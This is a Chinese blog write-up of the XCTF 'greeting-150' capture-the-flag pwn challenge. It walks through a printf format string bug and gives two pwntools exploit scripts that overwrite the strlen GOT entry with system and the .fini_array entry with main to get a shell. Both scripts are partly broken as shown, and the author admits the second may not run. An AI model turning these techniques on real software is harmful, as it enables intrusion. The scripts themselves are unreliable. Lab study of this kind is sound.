攻防世界进阶区——greeting-150

原创

coke_pwn 于 2022-04-10 11:33:21 发布 2805 收藏

分类专栏： XCTF 文章标签： linux pwn 安全

本文链接：https://blog.csdn.net/weixin_62675330/article/details/124075292

攻防世界进阶区——greeting-150

进阶区的格式化字符串漏洞，能做到这里的人肯定不差，我就不在重复写那些基础的东西了。

这里我尝试用了一下格式化字符串漏洞神器 FmtStr。

文件分析

先用checksec来查一下

```
coke@ubuntu:~/桌面/CTFworkstation/PWN/OADW/gretting_150$ checksec greeting_150
[*] '/home/coke/桌面/CTFworkstation/PWN/OADW/gretting_150/greeting_150'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

直接查出文件为32位文件，并且开启了栈溢出保护，和堆栈不可执行。

于是用32位ida打开

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s[64]; // [esp+1Ch] [ebp-84h] BYREF
  char v5[64]; // [esp+5Ch] [ebp-44h] BYREF
  unsigned int v6; // [esp+9Ch] [ebp-4h]

  v6 = __readgsdword(0x14u);                    // 金丝雀的实现
  printf("Please tell me your name... ");
  if ( !getnline(v5, 64) )
    return puts("Don't ignore me ;( ");
  sprintf(s, "Nice to meet you, %s :)\n", v5);  // 将字符串写入s数组
  return printf(s);                             // 格式化字符串漏洞
}
```

可以看到这里存在格式化字符串漏洞。继续分析。

```
size_t __cdecl getnline(char *s, int n)
{
  char *v3; // [esp+1Ch] [ebp-Ch]

  fgets(s, n, stdin);                           // 从标准输入得到n个字节给s
  v3 = strchr(s, 10);
  if ( v3 )
    *v3 = 0;                                    // 将回车符号改为0
  return strlen(s);                             // 可以将这个函数改为system函数
}
```

看子函数getline的函数，我们可以用hijack GOT的方式将strlen函数给改为system函数。于是只要下次我们输入"/bin/sh"就可以得到shell。

解题思路

由文件分析我们知道我们需要将程序最后再执行一遍，但是这里开启了栈溢出保护，且没有栈溢出的点，于是栈溢出便不能使用。


但是看了别的大佬的wp之后，发现nao函数居然不是在main函数里面执行的，是在一个叫tomori的段里面,而且nao函数存在于init_array数组中。查阅相关资料，发现原来在main函数之前会执行=一些其他的函数，init_array数组里面的函数都会一一执行，而且main函数结束后还会执行fini_array数组里面的函数。

```
.init_array:0804992C __frame_dummy_init_array_entry dd offset frame_dummy
.init_array:0804992C                                    ; DATA XREF: LOAD:0804809C↑o
.init_array:0804992C                                    ; __libc_csu_init+23↑o ...
.init_array:0804992C                dd offset nao       ; Alternative name is '__init_array_start'
.init_array:0804992C _init_array    ends
.init_array:0804992C
.fini_array:08049934 ; ELF Termination Function Table
```

于是我们可以将函数fini_array里面的函数改为main函数或者start函数，就可以再次执行函数了。

```
.fini_array:08049934 ; ELF Termination Function Table
.fini_array:08049934 ; ===========================================================================
.fini_array:08049934
.fini_array:08049934 ; Segment type: Pure data
.fini_array:08049934 ; Segment permissions: Read/Write
.fini_array:08049934 _fini_array    segment dword public 'DATA' use32
.fini_array:08049934                assume cs:_fini_array
.fini_array:08049934                ;org 8049934h
.fini_array:08049934 __do_global_dtors_aux_fini_array_entry dd offset __do_global_dtors_aux
.fini_array:08049934                                    ; DATA XREF: __libc_csu_init+18↑o
.fini_array:08049934 _fini_array    ends                ; Alternative name is '__init_array_end'
.fini_array:08049934
```

下图是资料里面的程序执行流程图，详细的解释了main函数之前和之后会执行什么函数。资料



WP

WP的思路为：

- 先寻找printf函数的偏移
- 再将函数strlen函数劫持为system函数，将fini里面的函数劫持为start函数。
- 输入"/bin/sh"获得权限。

WP1

```python
#!/usr/bin/env python
#-*- coding:utf-8 -*-

from pwn import *

#sh=process('./greeting_150')
elf=ELF('./greeting_150')
context(os = 'linux',log_level = 'debug')
strlen_got=elf.got['strlen']#为要修改的函数的got表单地址
start_addr=0x080484F0#起始地址
fini_addr=0x08049934#fini_addr
system_plt = 0x08048490 #system的plt地址

payload="aa"
payload+=p32(strlen_got+2)
payload+=p32(strlen_got)
payload+=p32(fini_addr)
payload+="%2020c%12$hn"
payload+="%31884c%13$hn"
payload+="%96c%14$hn"

sh.recvuntil('Please tell me your name... ')# 字符串长度为28
sh.sendline(payload)
sh.recvuntil('Please tell me your name... ')
sh.sendline('/bin/sh')
sh.interactive()
```

上面的代码是从一个大佬那里COPY的，对于这种题来说，格式化字符串漏洞利用手撸略显麻烦，于是我尝试用FmtStr来解题。

WP2

下面的代码是用的FmtStr模块来做的。

```python
#!/usr/bin/env python
#-*- coding:utf-8 -*-

from pwn import *
from pwnlib import *
p = remote("111.200.241.244","63317")
#p = remote("./greeting_150")
context.log_level = 'debug'
elf = ELF("./greeting_150")
strlen_got = elf.got['strlen']
main_addr = 0x80485ED #main函数的地址
fini_addr = 0x8049934  #fini函数的存储地址
system_addr = 0x08048490 #system的PLT地址
def exec_fmt(pad):
 io = process("./greeting_150")
 # send 还是 sendline以程序为准
 io.sendline(pad)
 return p.recv()
fmt = FmtStr(exec_fmt)
print("offset ===> ", fmt.offset)
#用于计算偏移量
payload = "aa"
payload += fmtstr_payload(12,{strlen_got:system_addr,fini_addr:main_addr},numbwritten = 32)
print(payload)
p.sendlineafter("Please tell me your name... ",payload)
p.sendlineafter("Please tell me your name... ",'/bin/sh')
p.interactive()
```

上面这个不一定运行的了，但大概思路是这样了，我也不知道是哪出问题了，我好难呀。有看完调试出来的师傅可以私信告诉我一下。